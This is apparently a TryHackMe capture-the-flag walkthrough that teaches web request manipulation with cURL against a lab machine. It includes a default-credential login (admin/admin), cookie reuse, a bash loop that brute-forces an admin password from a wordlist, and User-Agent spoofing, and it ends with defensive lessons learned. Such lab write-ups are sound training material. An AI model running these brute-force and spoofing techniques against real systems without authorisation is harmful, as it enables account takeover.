Exploitation with cURL - Hoperation Eggsploit

Day 24

The evil Easter bunnies operate a web control panel that holds the wormhole open. Using cURL, identify the endpoints, send the required requests, and shut the wormhole once and for all.

- Exploitation with cURL

Exploitation with cURL

Overview

Room URL: https://tryhackme.com/room/webhackingusingcurl-aoc2025-w8q1a4s7d0

Difficulty: Easy

Category: Curl

Date Completed: 12/26/2025

Objective

- Understand what HTTP requests and responses are at a high level.
- Use cURL to make basic requests (using GET) and view raw responses in the terminal.
- Send POST requests with cURL to submit data to endpoints.
- Work with cookies and sessions in cURL to maintain login state across requests.

Table of Contents

Introduction

This TryHackMe challenge serves as a practical introduction to HTTP request manipulation using cURL, demonstrating how command-line tools can interact with web applications without a browser. The challenge progressively builds skills through five core tasks plus a bonus mission, covering fundamental web exploitation concepts including POST request crafting, session cookie management, credential brute forcing, and User-Agent spoofing. Participants assume the role of a blue team operator tasked with testing various authentication mechanisms and ultimately closing a


wormhole by infiltrating an Easter bunny control panel in the bonus mission.


Key Information


cURL Flags:

- `-X POST`: Specify HTTP method
- `-d`: Define POST data payload
- `-c`: Save received cookies to file
- `-b`: Send cookies from file
- `-A`: Spoof User-Agent header
- `-s`: Silent mode (suppress progress meter)
- `-i`: Include HTTP response headers


Walk Through


1. Start Target Machine & Connect to VPN
    1. `curl http://10.66.181.228/`
    2. 

    3. 

2. Make a **POST** request to the `/post.php` endpoint with the **username** `admin` and the **password** `admin`. What is the flag you receive?
    1. `curl -X POST -d "username=admin&password=admin" http://10.66.181.228/post.php`
    2. 

3. Make a request to the `/cookie.php` endpoint with the **username** `admin` and the **password** `admin` and save the cookie. Reuse that saved cookie at the same endpoint. What is the flag your receive?

1. `curl -c cookies.txt -d "username=admin&password=admin" http://10.66.181.228/cookie.php`
    1. 


2. `curl -b cookies.txt http://10.66.181.228/cookie.php`
    1. 

4. After doing the brute force on the `/bruteforce.php` endpoint, what is the password of the `admin` user?
    1. `nano passwords.txt`


```
admin123
password
letmein
secretpass
secret
```


    2. `nano loop.sh`


```
    for pass in $(cat passwords.txt); do
      echo "Trying password: $pass"
      response=$(curl -s -X POST -d "username=admin&password=$pass"
http://10.66.181.228/bruteforce.php)
      if echo "$response" | grep -q "Welcome"; then
        echo "[+] Password found: $pass"
        break
      fi
    done
```


    3. `chmod +x loop.sh`
    4. `./loop.sh`
    5. 

5. Make a request to the `/agent.php` endpoint with the user-agent `TBFC`. What is the flag your receive?

1. `curl -A "internalcomputer" http://10.66.181.228/ua_check.php`
    1. 

2. `curl -i http://10.66.181.228/ua_check.php`
    1. 

3. `curl -i -A "internalcomputer" http://10.66.181.228/ua_check.php`
    1. 

4. `curl -A "TBFC" http://10.66.181.228/agent.php`
    1. 

Lessons Learned

- **Weak Credential Management:** Using default credentials (admin/admin) violates the principle of least privilege and secure defaults. Organizations must enforce strong password policies and eliminate default accounts before production deployment.
- **Insufficient Rate Limiting:** The brute force endpoint lacked attempt throttling or account lockout mechanisms. Implementing exponential backoff, CAPTCHA after N failed attempts, or temporary account locks would significantly impede automated attacks.
- **Client-Side Security Controls:** Relying on User-Agent validation for access control demonstrates "security through obscurity." Client-controlled headers are trivially spoofed and should never be trusted for authentication or authorization decisions.
- **Predictable Session Management:** Session tokens that follow predictable patterns or aren't properly validated enable session hijacking. Implementing cryptographically secure random session IDs with proper expiration is essential.

Resources

TryHackMe

cURL